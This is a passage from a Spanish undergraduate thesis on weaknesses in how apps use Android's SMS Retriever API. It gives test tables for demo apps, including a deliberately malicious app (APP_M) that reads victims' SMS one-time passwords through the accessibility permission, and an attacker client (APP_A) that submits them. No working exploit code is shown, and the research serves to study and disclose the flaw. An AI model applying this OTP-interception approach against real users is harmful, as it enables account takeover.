


Figura 54: Interfaz de Usuario de S_F

8.2.2. Base de datos

La conexión con la base de datos se realiza a través de la descarga de un archivo *JSON*, que debe tener el nombre del paquete de la aplicación, desde la página de Firebase, este archivo se debe guardar en cada proyecto de la aplicación para que cuando se inicie la aplicación ejecutando las siguientes funciones se autentique la conexión y se cree una instancia.

```
1        //Instanciar la base de datos
2        FirebaseFirestore mDatabase = FirebaseFirestore.getInstance();
3        //Autenticar en la BD
4        FirebaseApp app = FirebaseApp.initializeApp(this);
5        FirebaseAuth auten = FirebaseAuth.getInstance();
```




Figura 55: Descargar el JSON de la App desde la web de Firebase.

De esta forma las aplicaciones se verifican contra la base de datos de forma automática y lo único necesario es realizar las autenticaciones extras para la escritura y lectura de la base de datos, como pueden ser los usuarios y contraseñas.

8.3. Pruebas

En está sección se explican las pruebas que se han ido realizando durante todo el proyecto, y se comparan con los resultados esperados con los escenarios posibles, que han sido planteados. Estas pruebas se han realizado en el código mientras se implementaban gracias a las funciones de Android *Log* y *Toast*, que sirven para escribir mensajes tanto en el registro de la aplicación a la hora de ejecutarse y para mostrar por pantalla mensajes al usuario respectivamente y también a través de unas pruebas de caja negra donde se comparan los resultados obtenidos con los valores que se han introducido.

Un ejemplo de su uso se puede ver en los trozos de código que se han comentado durante el capítulo, y también a continuación, donde se expresa un ejemplo para mostrar el valor del código OTP y un mensaje cuando falla el envío del mensaje de texto.

```
1       Log.d(TAG,"El valor obtenido del OTP recibido es:"+ otp);
2       Toast.makeText(getBaseContext(), "Ha fallado el envío de
        ↪  SMS",Toast.LENGTH_SHORT).show();
```

8.3.1. Pruebas de Caja Negra

Este tipo de pruebas siguen una estrategia directa, donde se intenta probar la aplicación a través de los datos introducidos y obtener un resultado que se compara con el resultado esperado. Estas pruebas son muy útiles para probar la funcionalidad de la aplicación y encontrar errores que se habían pasado por alto a la hora de la implementación debido a que no se habían tenido en cuenta, además esta prueba se realiza sin tener conocimiento del funcionamiento interno de la aplicación por lo que solo se obtienen los resultados que muestre la aplicación.

Se procede a realizar una lista con las pruebas realizadas donde se explica, las aplicaciones que han sufrido la prueba, el funcionamiento del test que se ha realizado, el valor introducido y el resultado esperado, acciones realizadas y por último, la evaluación final de la prueba.

PCN-01	**Seleccionar número de teléfono**
Aplicaciones testeadas	APP_B y APP_F
Descripción	El usuario escoge el número de teléfono pulsando sobre el botón SELECCIONAR y elige su número de teléfono.
Precondición	Ninguna
Resultado Esperado	Se escribe el número de teléfono en el recuadro inferior y se habilita el botón CONTINUAR
Acciones realizadas	1. Se pulsa sobre el botón SELECCIONAR. 2. Aparece una ventana desplegable con los números disponibles. 3. Se selecciona un número de teléfono.
Evaluación final	CORRECTO

Tabla 18: Prueba Caja Negra 1 - Seleccionar número de teléfono

PCN-02	**Cancelar selección de número de teléfono**
Aplicaciones testeadas	APP_B y APP_F
Descripción	El usuario escoge el número de teléfono pulsando sobre el botón SELECCIONAR y cancela la acción.
Precondición	Ninguna
Resultado Esperado	Se muestra un mensaje por pantalla indicando que se ha cancelado la acción.
Acciones realizadas	1. Se pulsa sobre el botón SELECCIONAR. 2. Aparece una ventana desplegable con los números disponibles. 3. Se selecciona fuera de la ventana que se ha desplegado.
Evaluación final	CORRECTO

Tabla 19: Prueba Caja Negra 2 - Cancelar selección de número de teléfono

PCN-03	**Escritura de código OTP automática**
Aplicaciones testeadas	APP_B y APP_F
Descripción	El usuario recibe un SMS con el *hashcode* de la aplicación y se escribe el código OTP automáticamente.
Precondición	Servidor aplicación S_B o S_F encendido
Resultado Esperado	Se escribe el código OTP en el recuadro de texto y se habilita el botón CONTINUAR
Acciones realizadas	1. Se recibe el mensaje de texto. 2. Se obtiene el código OTP y se escribe automáticamente.
Evaluación final	CORRECTO

Tabla 20: Prueba Caja Negra 3 - Escritura de código OTP automática

PCN-04	**Confirmación de código OTP**
Aplicaciones testeadas	APP_B y APP_F
Descripción	El usuario pulsa el botón CONTINUAR una vez ha recibido el código OTP.
Precondición	Servidor aplicación S_B o S_F encendido
Resultado Esperado	Se cambia de pantalla y se muestra el token de conexión en un recuadro de texto.
Acciones realizadas	1. Se pulsa sobre el botón CONTINUAR 2. Se obtiene el token de conexión y se escribe automáticamente.
Evaluación final	CORRECTO

Tabla 21: Prueba Caja Negra 4 - Confirmación de código OTP

PCN-05	**Introducir número de teléfono bien**
Aplicaciones testeadas	APP_A
Descripción	El usuario introduce el número de teléfono del usuario que tiene instalada la APP_M.
Precondición	Servidor aplicación S_F encendido
Resultado Esperado	Se presiona el botón CONTINUAR y es posible pasar a la pantalla siguiente.
Acciones realizadas	1. El usuario escribe el número de teléfono: -34XXXXXXXXX", donde las X son números. 2. Se presiona el botón CONTINUAR.
Evaluación final	CORRECTO

Tabla 22: Prueba Caja Negra 5 - Introducir número de teléfono bien

PCN-06	**Introducir número de teléfono mal**
Aplicaciones testeadas	APP_A
Descripción	El usuario introduce el número de teléfono del usuario que tiene instalada la APP_M.
Precondición	Servidor aplicación S_F encendido
Resultado Esperado	Se presiona el botón CONTINUAR y se muestra un mensaje de error.
Acciones realizadas	1. El usuario escribe el número de teléfono: "XXX XX XX XX", donde las X son números. 2. Se presiona el botón CONTINUAR.
Evaluación final	CORRECTO

Tabla 23: Prueba Caja Negra 6 - Introducir número de teléfono mal

PCN-07	**Confirmación de código OTP (APP_A)**
Aplicaciones testeadas	APP_B y APP_F
Descripción	El usuario escribe el código OTP y pulsa el botón CONTINUAR.
Precondición	Servidor aplicación S_B o S_F encendido y APP_M funcionando en la víctima
Resultado Esperado	Se cambia de pantalla y se muestra el token de conexión en un recuadro de texto si el código OTP es correcto o muestra error si el OTP es diferente.
Acciones realizadas	1a. Se introduce el código OTP (e.g 393456), que es el que recibe la APP_M. 1b. Se introduce el código OTP (e.g 912887). 2. Se pulsa sobre el botón CONTINUAR. 3a. Se obtiene el token de conexión y se escribe automáticamente. 3b. Se obtiene el mensaje de error .ºTP Erroneoz se escribe automáticamente.
Evaluación final	CORRECTO

Tabla 24: Prueba Caja Negra 7 - Confirmación de código OTP (APP_A)

PCN-08	**Iniciar la aplicación APP_M sin permisos concedidos**
Aplicaciones testeadas	APP_M
Descripción	El usuario ejecuta la aplicación móvil, recibe un aviso sobre los permisos concedidos y se despliega el menú de accesibilidad.
Precondición	No tener el permiso de accesibilidad concedido para la aplicación
Resultado Esperado	Se recibe un aviso por pantalla indicando que la aplicación no tiene el permiso de accesibilidad y se despliega el menú de accesibilidad.
Acciones realizadas	1. El usuario ejecuta la aplicación. 2. Se escribe mediante un aviso "Permiso denegado". 3. Se abre el menú de accesibilidad.
Evaluación final	CORRECTO

Tabla 25: Prueba Caja Negra 8 - Iniciar la aplicación APP_M sin permisos concedidos

PCN-08	**Iniciar la aplicación APP_M sin permisos concedidos**
Aplicaciones testeadas	APP_M
Descripción	El usuario ejecuta la aplicación móvil y recibe un aviso sobre los permisos concedidos.
Precondición	Tener el permiso de accesibilidad concedido para la aplicación
Resultado Esperado	Se recibe un aviso por pantalla indicando que la aplicación tiene el permiso de accesibilidad y se puede acceder a la pantalla principal de la aplicación.
Acciones realizadas	1. El usuario ejecuta la aplicación. 2. Se escribe mediante un aviso "Permiso concedido". 3. Se abre la pantalla inicial de la aplicación.
Evaluación final	CORRECTO

Tabla 26: Prueba Caja Negra 9 - Iniciar la aplicación APP_M con permisos concedidos

PCN-10	**Obtener el mensaje SMS del cliente** APP_M
Aplicaciones testeadas	APP_M
Descripción	El usuario se encuentra realizando cualquier acción con el dispositivo móvil.
Precondición	Permiso de accesibilidad concedido para APP_M y SMS recibido contiene *hashcode* de la APP_M
Resultado Esperado	Se recibe un aviso por pantalla indicando que se ha recibido un SMS con su contenido.
Acciones realizadas	1. El usuario se encuentra con el dispositivo. 2. Se escribe por un aviso el SMS recibido.
Evaluación final	CORRECTO

Tabla 27: Prueba Caja Negra 10 - Obtener el mensaje SMS del cliente APP_M

PCN-11	**Ejecutar aplicación servidor** S_B **y** S_F **sin permisos**
Aplicaciones testeadas	S_B y S_F
Descripción	El usuario ejecuta la aplicación S_B o S_F.
Precondición	Ninguna
Resultado Esperado	Se muestra un mensaje emergente para obtener el permiso de mensajes SMS y el usuario lo permite.
Acciones realizadas	1. El usuario ejecuta la aplicación. 2. La aplicación muestra un mensaje emergente para obtener el permiso de mensajes SMS. 3. El usuario permite a la aplicación el permiso.
Evaluación final	CORRECTO

Tabla 28: Prueba Caja Negra 11 - Ejecutar aplicación servidor S_B y S_F sin permisos

PCN-12	**Aplicación Servidor S_B recibe petición de APP_F**
Aplicaciones testeadas	APP_F y S_B
Descripción	El usuario desde la aplicación APP_F pulsa el botón CONTINUAR.
Precondición	APP_F tiene el número de teléfono seleccionado.
Resultado Esperado	Se muestra un mensaje de error por pantalla en el servidor S_B y se elimina la petición.
Acciones realizadas	1. El usuario pulsa el botón CONTINUAR en APP_F. 2. El servidor S_B muestra por pantalla los mensajes de error. 3. El servidor S_B borra la petición.
Evaluación final	CORRECTO

Tabla 29: Prueba Caja Negra 12 - Aplicación Servidor S_B recibe petición de APP_F

PCN-13	**Aplicación Servidor S_B recibe petición de APP_A**
Aplicaciones testeadas	APP_A y S_B
Descripción	El usuario desde la aplicación APP_A pulsa el botón CONTINUAR.
Precondición	APP_A tiene el número de teléfono seleccionado.
Resultado Esperado	Se muestra un mensaje de error por pantalla en el servidor S_B y se elimina la petición.
Acciones realizadas	1. El usuario pulsa el botón CONTINUAR en APP_A. 2. El servidor S_B muestra por pantalla los mensajes de error. 3. El servidor S_B borra la petición.
Evaluación final	CORRECTO

Tabla 30: Prueba Caja Negra 13 - Aplicación Servidor S_B recibe petición de APP_A

PCN-14	**Aplicación Servidor S_F recibe petición de APP_B**
Aplicaciones testeadas	APP_B y S_F
Descripción	El usuario desde la aplicación APP_B pulsa el botón CONTINUAR.
Precondición	APP_B tiene el número de teléfono seleccionado.
Resultado Esperado	Se muestra un mensaje de error por pantalla en el servidor S_F y se elimina la petición.
Acciones realizadas	1. El usuario pulsa el botón CONTINUAR en APP_F. 2. El servidor S_F muestra por pantalla los mensajes de error. 3. El servidor S_F borra la petición.
Evaluación final	CORRECTO

Tabla 31: Prueba Caja Negra 14 - Aplicación Servidor S_F recibe petición de APP_B

PCN-15	**Aplicación Servidor S_F recibe OTP de APP_F**
Aplicaciones testeadas	APP_F y S_F
Descripción	Se muestra el token de conexión por pantalla que se envía a la aplicación APP_F.
Precondición	APP_F tiene el OTP rellenado y ha dado al botón CONTINUAR.
Resultado Esperado	Se muestra el token de conexión.
Acciones realizadas	1. El servidor S_F muestra por pantalla que ha recibido un código OTP. 2. El servidor S_F muestra por pantalla el token de conexión.
Evaluación final	CORRECTO

Tabla 32: Prueba Caja Negra 15 - Aplicación Servidor S_F recibe OTP de APP_F.

PCN-16	**Aplicación Servidor S_B recibe OTP de APP_B**
Aplicaciones testeadas	APP_B y S_B
Descripción	Se muestra el token de conexión por pantalla que se envía a la aplicación APP_B.
Precondición	APP_B tiene el OTP rellenado y ha dado al botón CONTINUAR.
Resultado Esperado	Se muestra el token de conexión.
Acciones realizadas	1. El servidor S_B muestra por pantalla que ha recibido un código OTP. 2. El servidor S_B muestra por pantalla el token de conexión.
Evaluación final	CORRECTO

Tabla 33: Prueba Caja Negra 16 - Aplicación Servidor S_B recibe OTP de APP_B.

PCN-17	**Aplicación Servidor S_F recibe OTP de APP_A**
Aplicaciones testeadas	APP_A y S_F
Descripción	Se muestra el token de conexión por pantalla que se envía a la aplicación APP_A o el mensaje de error si es incorrecto.
Precondición	APP_A ha escrito el código OTP y ha pulsado el botón CONTINUAR.
Resultado Esperado	Se muestra el token de conexión.
Acciones realizadas	1. El servidor S_F muestra por pantalla que ha recibido un código OTP. 2a. El servidor S_F muestra por pantalla el token de conexión si el OTP recibido es el mismo que el enviado. 2b. El servidor S_F muestra por pantalla un mensaje de error si el OTP recibido no es el mismo que el enviado.
Evaluación final	CORRECTO

Tabla 34: Prueba Caja Negra 17 - Aplicación Servidor S_F recibe OTP de APP_A.

PCN-18	**Servicio SMS deshabilitado o caído**
Aplicaciones testeadas	S_B y S_F
Descripción	La aplicación no puede enviar el SMS debido a un error de la operadora telefónica.
Precondición	Servicio SMS caído.
Resultado Esperado	Se muestra un aviso de fallo genérico por pantalla.
Acciones realizadas	1. El servidor S_F o S_B intenta envíar el SMS. 2. El servidor S_F o S_B muestra por pantalla un aviso indicando que se ha producido un fallo genérico.
Evaluación final	CORRECTO

Tabla 35: Prueba Caja Negra 18 - Servicio SMS deshabilitado o caído.

PCN-19	**URL de API REST incorrecta o sin permisos**
Aplicaciones testeadas	APP_B, APP_F y APP_A
Descripción	La aplicación comprueba la nueva URL introducida en el botón NUEVA BD.
Precondición	URL introducida en el botón NUEVA BD.
Resultado Esperado	Se muestra un aviso por pantalla sobre que la URL es incorrecta o no tiene permisos.
Acciones realizadas	1. El usuario pulsa el botón CONTINUAR en la aplicación cliente APP_B, APP_F o APP_A. 2. La aplicación cliente APP_B, APP_F o APP_A intenta realizar una petición API REST a la URL seleccionada. 3. La aplicación cliente APP_B, APP_F o APP_A muestra por pantalla un aviso indicando que se ha producido un error porque la URL es incorrecta o no tiene permisos.
Evaluación final	CORRECTO

Tabla 36: Prueba Caja Negra 19 - URL de API REST incorrecta o sin permisos.

8.3.2. Pruebas de aceptación

Durante el transcurso del proyecto se han ido realizando reuniones y pruebas de las aplicaciones con el tutor, para comprobar que se cumplen los requisitos y criterios y, por si fuera necesario realizar algún que otro cambio al prototipo de la aplicación para verificar que se cumple el funcionamiento deseado, es por eso que junto con las pruebas mostradas en el apartado anterior, se ha probado las aplicaciones en demostraciones durante las reuniones.

Capítulo 9

Seguimiento del proyecto

El proyecto ha seguido la planificación mostrado en el capítulo 2, de la figura 2 donde se han ido realizando las aplicaciones en grupos a través de prototipos.

9.1. Comienzo del proyecto

Durante las primeras semanas del proyecto se ha realizado una reunión inicial para explicar el funcionamiento de los escenarios que se han planteado en el proyecto, además de aclarar las dudas correspondientes con la API SMS *Retriever* que me habían surgido durante el estudio de la API, además, en esta fase del proyecto se ha estado leyendo diferentes documentos [35] que el tutor ha enviado para obtener información sobre la vulnerabilidad de la API.

9.2. 1º Prototipo: APP_B y S_B

Una vez se ha comprendido el temario teórico del proyecto, se ha comenzado con la planificación del proyecto general.

Después, se ha iniciado con la planificación del primer prototipo que corresponde a las aplicaciones APP_B y S_B. Tras realizar las fases del plan, modelado y diseño, se ha comenzado con la construcción del prototipo es decir, con la implementación del código y la construcción inicial de la base de datos, mientras se documentaba el prototipo. Seguidamente, se ha seguido con la implementación y se ha probado la unificación de los sistemas, es decir el tráfico de información entre la APP_B y S_B por medio del canal de comunicación de la base de datos, y durante está fase, se han encontrado la mayor parte de los problemas debido a que era necesario cumplir requisitos de seguridad y privacidad planteados en el capítulo 4 y no se ha podido encontrar una solución durante este periodo, después en la reunión final del prototipo

donde se ha hablado con el tutor, se han comentado estos problemas y se ha enseñado el trabajo realizado, gracias a esto se ha obtenido una retroalimentación y se ha decidido a hacer un 2º prototipo para mejorar las funcionalidades del primero.

9.3. 2º Prototipo: APP_B y S_B

En este 2º prototipo, se han realizado menos fases ya que no ha sido necesario repetir gran parte de ellas y, junto a los comentarios de la reunión del 1º prototipo se han realizado las modificaciones pertinentes a las aplicaciones y arreglado el problema con los requisitos de seguridad y privacidad, gracias a la autenticación de la base de datos y después, en una reunión final, se ha comprobado que el prototipo ahora si cumplía con los requisitos planteados, además de realizar una demostración de las aplicaciones.

9.4. Prototipo: APP_F y S_F

Tras realizar las dos primeras aplicaciones, las dos siguientes correspondían con las aplicaciones APP_F y S_F, que son muy similares a las dos primeras, donde se han seguido las mismas fases para la realización del prototipo, y como la implementación y la unificación de los sistemas ya se habían realizado con las primeras aplicaciones, simplemente se ha comprobado que funcionen las nuevas aplicaciones y se han realizado las pruebas pertinentes para comprobar que todas las aplicaciones funcionan de forma correcta y se pueden ir realizando los escenarios del capítulo 3.

Y al final del prototipo se han realizado otra reunión de seguimiento con el tutor, mostrando los avances y realizando una demostración sobre los escenarios que eran posibles, además se han comentando las dudas correspondientes al modelado de datos y se ha replanteado este modelo ya que no era el esperado, además de añadir atributos a la base de datos como la fecha de caducidad del código OTP.

9.5. Prototipo: APP_A y APP_M

Durante este último prototipo se han cumplido las fases del modelo de prototipo evolutivo, aunque se ha tardado más que durante el resto de prototipos debido a la complejidad de que estas aplicaciones era mayor que las realizadas anteriormente, principalmente, por los problemas que han surgido a la hora de plantear la aplicación maliciosa, APP_M, ya que se ha replanteado la forma de obtener el mensaje de texto en el dispositivo móvil, porque la primera vez que se realizó solo era posible obtener este mensaje si la aplicación estaba activa, pero eso no cumplía con los requisitos planteados, y, por suerte tras una reunión intermedia con el tutor de forma presencial, aprendí un nuevo permiso de Android que fue con el cual se implementó esta aplicación y se pudieron cumplimentar todos los requisitos.

Respecto a la aplicación APP_A, otra de las dificultades fue realizar las peticiones al servidor S_F, que fueron solventadas gracias a la documentación de Google Firebase [36].

Una vez acabado todas las planificaciones se ha realizado una última reunión con el tutor mostrando todas las aplicaciones y realizando una demostración final con todos los escenarios planteados y verificando que cumplan las funcionalidades requeridas, además en esta última reunión se han evaluado cambios a las aplicaciones añadiendo un botón a cada cliente y servidor que sirve para poder modificar de forma dinámica la conexión hacia la base de datos por API REST.

También se ha analizado las aplicaciones y se ha llegado a la conclusión de que estas contenían un *tracker*[37][1], debido a la biblioteca usada a la hora de implementar la base de datos, *Google Analytics*, por lo que se ha deshabilitado dentro de las aplicaciones mediante el AndroidManifest.xml, para no ceder datos a terceros sobre las aplicaciones.

[1]Recopilador de datos del uso que hacen los usuarios de la aplicación

Capítulo 10

Conclusiones

Finalmente, tras la finalización del proyecto como se ha ido mostrando a lo largo de los capítulos, se ha conseguido cumplir los objetivos propuestos al comienzo del mismo, y por lo tanto se ha podido demostrar las vulnerabilidades que derivan del uso de la API SMS Retriever propuesta por Google, que se deben a una mala implementación de la misma por parte de los desarrolladores de aplicaciones para dispositivos móviles Android.

Como se muestra a través de los escenarios realizados, se observa que debido al envío del *hashcode* de una aplicación cliente al servidor de códigos OTP, este puede responder de formas diferentes. Gracias a las diferentes aplicaciones creadas, es posible ver estos escenarios de forma visual.

También se han implementado la forma de probar diferentes sistemas cambiando la base de datos, para que las aplicaciones cliente sirvan con otros entornos API REST implementados y, de esta forma se logre comprobar si la implementación de estos servicios es la correcta con sus debidos servidores. Sin embargo, no ha sido posible comprobar el funcionamiento de esta característica en las aplicaciones servidor debido a como Firebase trata las actualizaciones de bases de datos no enlazadas al proyecto, ni tampoco en otro tipo de bases de datos ya que los clientes solo se han probado en diferentes bases de datos de Firebase, es por eso se que plantean ambos cambios como mejora futura.

Además de esto, se ha estudiado y entendido el comportamiento de la API SMS Retriever, que muchas aplicaciones usan, gracias a la automatización que tiene para escribir el código OTP, pero también se han comprendido las vulnerabilidades que está tiene y que se deben tener en cuenta si se usa de forma habitual.

Me encuentro contento con los resultados logrados del proyecto, que no hubieran sido posible sin la ayuda de mi tutor, ya que en muchos tramos de este trabajo, me ha ayudado y aportado información para resolver las dudas que me han ido surgiendo mientras realizaba el proyecto. Además, el trabajo realizado me ha aportado confianza de cara a futuros proyectos y una gran satisfacción al lograr los objetivos planteados.

10.1. Líneas de trabajo futuras

El trabajo realizado ha servido para demostrar los escenarios planteados, pero también existen ciertos puntos que son mejorables o que no se han investigado, estos se describen a continuación:

- **Identificar al usuario mediante diferentes métodos:** Las aplicaciones actualmente se identifican a través del número de teléfono que el usuario selecciona, pero también se comenta en la documentación de la API SMS Retriever [38], que es posible utilizar una id única a través de un inicio de sesión o la unión de ambos métodos generando una identificación a través de la id y el número de teléfono.
- **Mejora de tratamiento de errores:** Actualmente las aplicaciones muestran mensajes de error cuando ocurren fallos en el canal de comunicación, pero es posible que existan errores internos no planteados que las pruebas no hayan abarcado, como puede ser el caso de que al modificar la URL de la base de datos usada a través de API REST no funcione, es por eso que siempre es posible mejorar el código de las aplicaciones confirmando que el funcionamiento es el esperado, siempre y cuando las aplicaciones se usen según lo planteado.
- **Modificar la base de datos a utilizar en las aplicaciones servidor:** Las aplicaciones servidor cuentan con un botón para modificar la URL de la base de datos actual a través de API REST, pero no funciona correctamente debido a falta de permisos en Firebase. Es por eso que se plantea crear un menú de configuración más amplio para poder probar diferentes bases de datos a la implementada actualmente.
- **Script para comprobar que APPs existentes usan la API SMS Retriever:** Junto con las aplicaciones, se podría diseñar un script que ejecute un escaneo de una aplicación .apk descargada y compruebe si está usa la API SMS Retriever, después se podría obtener el servidor que utiliza y comprobar con las aplicaciones si existe una mala implementación en los servidores.

Bibliografía

[1] Hughes, B. (2009b). Software Prototyping. En By Hughes, Bob Software Project Management Paperback - May 2009 (5.a ed., Vol. 2, pp. 159–163). McGraw-Hill Education. https://books.google.es/books/about/Software/_Project/_Management.html?id=LaeKKjV8on8C.

[2] SMS Verification APIs —. (s. f.). Google Developers. Recuperado 10 de febrero de 2022, de https://developers.google.com/identity/sms-retriever.

[3] Hughes, B. (2009b). Software Prototyping. En By Hughes, Bob Software Project Management Paperback - May 2009 (5.a ed., Vol. 2, pp. 84–87). McGraw-Hill Education. https://books.google.es/books/about/Software/_Project/_Management.html?id=LaeKKjV8on8C.

[4] Lyytinen, K., Mathiassen, L., & Kuula, M. (1995, enero). A Framework for software risk management (N.o 2281504). Journal of Information Technology. https://doi.org/10.1057/jit.1996.2.

[5] M. (2022, 26 marzo). Mensajería SMS Web y MMS Web — Particulares — Movistar. SMS Coste Movistar. Recuperado 9 de abril de 2022, de https://www.movistar.es/particulares/movil/servicios/ficha/Mensajeria-SMSWeb-MMSWeb.

[6] Salario para Ingeniero Informático en España - Salario Medio. (s. f.). Sueldo por horas Ing. Informático. Recuperado 9 de abril de 2022, de https://es.talent.com/salary?job=ingeniero+inform%C3%A1tico.

[7] TeamGantt: Online Gantt Chart Maker Software - Free Forever. (s. f.). TeamGantt. Recuperado 20 de marzo de 2022, de https://www.teamgantt.com/.

[8] GitHub. (2018, 14 diciembre). En Wikipedia, la enciclopedia libre. https://es.wikipedia.org/wiki/GitHub.

[9] Git. (2022, 1 mayo). En Wikipedia, la enciclopedia libre. https://es.wikipedia.org/wiki/Git.

[10] GitHub: Where the world builds software. (s. f.). GitHub. Recuperado 20 de mayo de 2022, de https://github.com/.

[11] LaTeX. (2022, 8 marzo). En Wikipedia, la enciclopedia libre. https://es.wikipedia.org/wiki/LaTeX.

[12] Overleaf, Online LaTeX Editor. (s. f.). Overleaf. Recuperado 20 de mayo de 2022, de https://www.overleaf.com/.

[13] Overleaf. (2022, 7 mayo). En Wikipedia. https://en.wikipedia.org/wiki/Overleaf.

[14] Android Developer. (s. f.). Android Developer. Recuperado 20 de mayo de 2022, de https://developer.android.com/.

[15] Estilo APA. (2022, 19 mayo). En Wikipedia, la enciclopedia libre. https://es.wikipedia.org/wiki/Estilo_APA.

[16] Unified Modeling Language. (2022, 27 abril). En Wikipedia. https://en.wikipedia.org/wiki/Unified_Modeling_Language.

[17] Professional: UML, ER, DFD & Flowchart Software. (2022, 25 marzo). Astah. Recuperado 20 de mayo de 2022, de https://astah.net/products/astah-professional/.

[18] Visual Paradigm. (2022, 29 abril). En Wikipedia. https://en.wikipedia.org/wiki/Visual_Paradigm.

[19] Balsamiq. (2022, 17 mayo). En Wikipedia. https://en.wikipedia.org/wiki/Balsamiq.

[20] Balsamiq. Rapid, Effective and Fun Wireframing Software — Balsamiq. (s. f.). Balsamiq. Recuperado 20 de mayo de 2022, de https://balsamiq.com/.

[21] Postman (software). (2022, 8 mayo). En Wikipedia. https://en.wikipedia.org/wiki/Postman_(software).

[22] Postman. (s. f.). Postman. Recuperado 20 de mayo de 2022, de https://www.postman.com/.

[23] Download Android Studio and SDK tools —. (s. f.). Android Studio. Recuperado 20 de mayo de 2022, de https://developer.android.com/studio.

[24] Gradle. (2022, 5 abril). En Wikipedia, la enciclopedia libre. https://es.wikipedia.org/wiki/Gradle.

[25] Android Studio. (2022, 11 marzo). En Wikipedia, la enciclopedia libre. https://es.wikipedia.org/wiki/Android_Studio.

[26] Google Firebase — Google —. (s. f.). Firebase. Recuperado 21 de mayo de 2022, de https://firebase.google.com/.

[27] Firebase. (2022, 12 abril). En Wikipedia, la enciclopedia libre. https://es.wikipedia.org/wiki/Firebase.

[28] Descripción general de Volley — Desarrolladores de Android —. (s. f.). Volley. Recuperado 21 de mayo de 2022, de https://developer.android.com/training/volley?hl=es-419.

[29] Fakhroutdinov, K. (2011, 12 junio). Android application UML deployment diagram example - Android application archive represents application to be deployed to mobile devices. Deployment Example Android. Recuperado 24 de mayo de 2022, de `https://www.uml-diagrams.org/android-application-uml-deployment-diagram-example.html`.

[30] Modelo–vista–controlador. (2021, 27 septiembre). En Wikipedia, la enciclopedia libre. `https://es.wikipedia.org/wiki/Modelo%E2%80%93vista%E2%80%93controlador`.

[31] Android-SMSRetriever API-Computing app's hash string problem. (2018, 19 diciembre). AppSignatureHelper. Recuperado 3 de marzo de 2022, de `https://stackoverflow.com/questions/53849023/android-sms-retriever-api-computing-apps-hash-string-problem`.

[32] SMS Verification APIs Telefono PickHint —. (s. f.). Google Developers. Recuperado 04 de junio de 2022, de `https://developers.google.com/identity/sms-retriever/request`.

[33] Cómo realizar una solicitud estándar — Desarrolladores de Android —. (2020, 3 junio). Android Developers. Recuperado 9 de junio de 2022, de `https://developer.android.com/training/volley/request?hl=es-419`.

[34] Android Developers. (2020, 7 mayo). Accessibility Service. Recuperado 5 de junio de 2022, de `https://developer.android.com/guide/topics/ui/accessibility/service`.

[35] Lei, Z., Nan, Y., Fratantonio, Y., & Bianchi, A. (2021, 28 febrero). On the Insecurity of SMS One-Time Password Messages against Local Attackers in Modern Mobile Devices – NDSS Symposium. On the Insecurity of SMS One-Time Password Messages against Local Attackers in Modern Mobile Devices. Recuperado 7 de junio de 2022, de `https://www.ndss-symposium.org/ndss-paper/on-the-insecurity-of-sms-one-time-password-messages-against-local-attackers-in-modern-mobile-devices/`.

[36] Información sobre los proyectos de Firebase — Firebase Documentation. (2022, 30 mayo). Firebase Documentation. Recuperado 7 de junio de 2022, de `https://firebase.google.com/docs/projects/learn-more?hl=es-419`.

[37] González, J. C. (2017, 30 noviembre). 3 de cada 4 aplicaciones utilizan un tracker oculto. Xatakandroid. Recuperado 8 de junio de 2022, de `https://www.xatakandroid.com/aplicaciones-android/tres-de-cada-cuatro-aplicaciones-utilizan-un-tracker-oculto-segun-un-estudio-de-yale`.

[38] Automatic SMS Verification with the SMS Retriever API — SMS Verification APIs —. (2017, 31 octubre). Verificación Automática de SMS Con La API de SMS Retriever. Recuperado 7 de junio de 2022, de `https://developers.google.com/identity/sms-retriever/overview`.

Apéndice A

Manuales

A.1. Manual de despliegue e instalación

Para la instalación de las aplicaciones lo único necesario es tener el archivo instalable, es decir el .apk de cada aplicación.

Una vez se ejecuta este .apk dependiendo del dispositivo y la versión de Android será necesario activar el ajuste de *Instalar aplicaciones de orígenes desconocidos*, pero en las últimas versiones de Android como Android 11 y 12 no es necesario ya que una vez que instalas una aplicación el propio dispositivo móvil te pregunta por medio de una ventana emergente si quieres instalar la aplicación y tienes 10 segundos para confirmar la acción.

Esto mismo se muestra en la figura de la parte inferior, donde en este caso se está intentando instalar la aplicación cliente APP_A.




Figura 56: Instalación de una aplicación desconocida.

A.2. Manual de mantenimiento

